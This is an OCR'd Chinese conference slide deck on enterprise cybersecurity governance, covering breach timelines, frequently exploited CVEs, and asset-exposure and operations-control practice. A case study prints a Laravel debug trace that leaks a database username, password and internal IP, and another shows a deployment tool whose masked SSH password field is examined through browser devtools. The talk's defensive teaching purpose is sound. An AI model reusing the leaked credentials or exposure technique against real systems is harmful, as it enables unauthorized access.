Summer Live

CIS夏日版

网络安全创新大会

Cyber Security Innovation Summit

企业网络安全精细化治理

上汽集团安全应急响应中心 刘松

FREEBUF

目录

网络安全之怪现象

数据带来的思考

网络安全精细化治理


PART ONE

网络安全之怪现象

数据带来的思考

网络安全精细化治理

企业网络安全的战略层建设



法律法规

《网络安全法》《计算机网络安全保护》……

管理体系

技术体系

企业法人代表是第一安全责任人

网络信息安全领导小组

网络信息安全技术负责人

资源投入

专项预算

专职人员


安全技术

支撑单位

网络安全流程规范管理体系

战术层围绕等保2.0网络安全架构

- ✓框架
- ✓技术
- ✓平台
- ✓设备



国内安全事件层出不穷

2017年

- 3月，58同城被爆700元即可采集全国简历信息
- 4月，12306官方网站个人身份信息泄露
- 10月，IoT-Reaper感染了超过两百万台设备

2018年

- 5月，国内某快递公司被盗近亿条客户信息
- 6月，AcFun弹幕网近千万条用户数据外泄
- 7月，圆通10亿条快递数据在暗网上被兜售
- 8月，华住集团约5亿条开房记录泄露
- 9月，全国247家三甲医院检出勒索病毒

2019年

- 1月，2.02亿中国求职者简历信息泄露
- 3月，境外黑客利用勒索病毒攻击部分政府和医院机构
- 3月，华硕遭受APT攻击，超百万用户可能感染恶意后门
- 5月，易到用车服务器遭攻击，黑客勒索巨额比特币

2020年

- 1月，土耳其“图兰军” 攻击篡改至少一百多个国内的网站
- 3月，5.38亿条微博用户信息泄露在暗网兜售
- 4月，多地高校数万学生隐私遭敏感信息泄漏
- 8月，台积电生产工厂和营运总部中勒索病毒
- 12月，蔓灵花APT组织对我国关键领域发动钓鱼邮件攻击

2021年

- 1月，国内某银行1679万笔数据敏感信息泄露
- 1月，蠕虫病毒incaseformat在国内大范围爆发
- 4月，13亿条包含中国公民敏感信息泄露
- 8月，某某云用户注册数据泄露
- 12月， 某相亲平台用户信息泄露

网络安全之怪现象

刻舟求剑

目的是为了满足合规要求
不关心网络安全实际效果

亡羊补牢

精力都放在事后应急处置
事前事中不愿意投入资源

本末倒置

盲目追求新技术新平台
注重边界轻视内网安全

PART TWO

网络安全之怪现象

数据带来的思考

网络安全精细化治理

近几年护网行动与攻防演练数据统计


- 企业40%的攻击源自社会工程
- 网络资产弱口令占比高达20%
- 30%的漏洞是由配置错误导致

2020-2021年被利用最多的漏洞

Microsoft Exchange：CVE-2020-0688、CVE-2021-26855、CVE-2021-26857、CVE-2021-26858 、CVE-2021-27065
Microsoft Office：CVE-2017-11882、CVE-2019-0604
Microsoft Windows：CVE-2020-0787、CVE-2020-1472
Citrix ADC gateway：CVE-2019-19781
Atlassian Confluence：CVE-2019-3396、CVE-2019-11580、CVE-2021-26084
Pulse Secure：CVE-2019-11510、CVE-2021-22893、CVE-2021-22894、CVE-2021-22899、CVE-2021-22900
F5 Big-ip：CVE-2020-5902
Accellion FTA：CVE-2021-27101、CVE-2021-27102、CVE-2021-27103、CVE-2021-27104
Telerik Ui For Asp.net Ajax ： CVE-2019-18935
Vmware Vcenter Server：CVE-2021-21985
Debian Drupal Core Multiple：CVE-2018-7600
Fortinet Fortios : CVE-2018-13379、CVE-2020-12812和CVE-2019-5591
MobileIron Monitor And Reporting Database：CVE-2020-15505


数据来源：ACSC、NCSC、CISA、FBI

近十年在野0day数量统计



数据来源：麻省理工

工业互联网安全日趋严峻



数据来源：Claroty


PART THREE

网络安全之怪现象

数据带来的思考

网络安全精细化治理

标题信息



资产暴露面治理


运维的安全管控

0DAY的缓解措施

IT/OT多元环境的治理

资产暴露面治理

典型案例一：



欢迎登录[redacted]后台管理系统


请输入用户名

请输入密码

请输入验证码

登录

版权所有 侵权必究 © 2016 V3.1.5



[redacted]/api/v1/system/user/captcha?756593

[redacted]


Whoops, looks like something went wrong.

1/1 PDOException in Connector.php line 55:
SQLSTATE[HY000] [2002] No route to host

```
1. in Connector.php line 55
2. at PDO->__construct('mysql:host=1[redacted]1;dbname=anyue_bussiness', 'root', 'chargedot', array('0', '2', '0', false, true)) in Connector.php
   line 55
3. at Connector->createConnection('mysql:host=1[redacted].51;dbname=a[redacted]s', array('host' => '1[redacted]1', 'driver' => 'mysql',
   'database' => 'anyue_bussiness', 'username' => 'root', 'password' => '[redacted]', 'charset' => 'utf8', 'collation' => 'utf8_unicode_ci', 'prefix'
   => 'ay_', 'strict' => false, 'name' => 'mysql'), array('0', '2', '0', false, true)) in MySqlConnector.php line 22
4. at MySqlConnector->connect(array('host' => '172.16.0.251', 'driver' => 'mysql', 'database' => 'anyue_bussiness', 'username' => 'root',
   'password' => '[redacted]', 'charset' => 'utf8', 'collation' => 'utf8_unicode_ci', 'prefix' => 'ay_', 'strict' => false, 'name' => 'mysql')) in
   ConnectionFactory.php line 60
5. at ConnectionFactory->createSingleConnection(array('host' => '[redacted]', 'driver' => 'mysql', 'database' => 'anyue_bussiness', 'username'
   => 'root', 'password' => 'chargedot', 'charset' => 'utf8', 'collation' => 'utf8_unicode_ci', 'prefix' => 'ay_', 'strict' => false, 'name' => 'mysql'))
   in ConnectionFactory.php line 49
6. at ConnectionFactory->make(array('host' => '1[redacted]', 'driver' => 'mysql', 'database' => 'anyue_bussiness', 'username' => 'root',
   'password' => '[redacted]', 'charset' => 'utf8', 'collation' => 'utf8_unicode_ci', 'prefix' => 'ay_', 'strict' => false, 'name' => 'mysql'), 'mysql') in
   DatabaseManager.php line 175
7. at DatabaseManager->makeConnection('mysql') in DatabaseManager.php line 67
8. at DatabaseManager->connection() in DatabaseManager.php line 296
9. at DatabaseManager->__call('table', array('enterprise')) in Facade.php line 216
10. at Facade::__callStatic('table', array('enterprise')) in Controller.php line 42
11. at Controller->__construct(object(Request))
12. at ReflectionClass->newInstanceArgs(array(object(Request))) in Container.php line 780
13. at Container->build('App\Http\Controllers\API\V1\System\UserController', array()) in Container.php line 631
14. at Container->make('App\Http\Controllers\API\V1\System\UserController', array()) in Application.php line 674
15. at Application->make('App\Http\Controllers\API\V1\System\UserController') in ControllerDispatcher.php line 85
16. at ControllerDispatcher->makeController('App\Http\Controllers\API\V1\System\UserController') in ControllerDispatcher.php line 57
17. at ControllerDispatcher->dispatch(object(Route), object(Request), 'App\Http\Controllers\API\V1\System\UserController', 'captcha') in Route.php
    line 203
18. at Route->runWithCustomDispatcher(object(Request)) in Route.php line 134
19. at Route->run(object(Request)) in Router.php line 708
20. at Router->Illuminate\Routing\{closure}(object(Request))
21. at call_user_func(object(Closure), object(Request)) in Pipeline.php line 139
```

资产暴露面治理

典型案例二：



[redacted]Deploy

[redacted] [redacted] user 2021-07-08 13:33:59

© 2019 Zheng Jie Apache License 2.0 · 浙ICP备18005431号

编辑服务器

* 名称 [redacted]

* IP [redacted]

* 端口 22

* 账号 [redacted]

* 密码 ••••••••••••

```
▸<div class="el-form-item is-required el-form-item--small" data-v-c8898bd2=""> … </div>
▸<div class="el-form-item is-required el-form-item--small" data-v-c8898bd2=""> … </div>
▸<div class="el-form-item is-required el-form-item--small" data-v-c8898bd2=""> … </div>
▸<div class="el-form-item is-required el-form-item--small" data-v-c8898bd2=""> … </div>
▾<div class="el-form-item is-success is-required el-form-item--small" data-v-c8898bd2="">
   ::before
  ▸<label class="el-form-item__label" for="password" style="width: 55px;"> … </label>
  ▾<div class="el-form-item__content" style="margin-left: 55px;">
     ::before
    ▾<div class="el-input el-input--small" data-v-c8898bd2="" style="width: 200px;"> event
       <!---->
       <input class="el-input__inner" type="password" autocomplete="off"> event
       <!---->
       <!---->
       <!---->
       <!---->
     </div>
     空白
    ▸<button class="el-button el-button--success el-button--small" data-v-c8898bd2="" type="button"> … </button> event
     <!---->
```

text

```
伪元素
此元素
元素 {                                          内联
}
.el-input--small .el-input__inner     app.7fb5132d.css:1
 {
   height: 32px;
   line-height: 32px;
}
.el-input__inner {                    app.7fb5132d.css:1
   -webkit-appearance: none;
   background-color: #fff;
   background-image: none;
   border-radius: 4px;
   border: 1px solid #dcdfe6;
   ~~-webkit-box-sizing: border-box;~~
   box-sizing: border-box;
   color: #606266;
   display: inline-block;
```

资产暴露面治理

- **软件版本陈旧**

软件版本保持更新

- **配置错误普遍**

识别配置对象，针对性管理，建立检测机制和方法

- **弱口令无人管**


从管理制度和绩效对弱口令问题进行高压管理

- **资产管理混乱**

资产梳理、监测，资产上线变更管理，测试环境与办公系统治理

软件版本陈旧
配置错误普遍
共性问题
弱口令无人管
资产管理混乱

资产暴露面治理



测试环境与办公系统治理：

1. 禁止直接暴露公网
2. 环境分类网络隔离
3. 必要的扫描监测
4. 防范横向移动，建立白名单访问机制

运维的安全管控

账号管理

解决设备账号体系管理混乱问题：共享账号、僵尸账号、弱口令账号、临时账号

认证管理

解决认证方式不统一的问题：身份须与每一个人对应起来

权限管理

解决访问权限管理失控的问题：最小化原则、权限可控可审核

过程管理


解决业务操作层面不透明的问题：明确流程规范、明确责任关系、可溯源

关键是解决运维人员“偷懒”的问题!

运维的安全管控

典型案例一：

默认用户权限安装问题

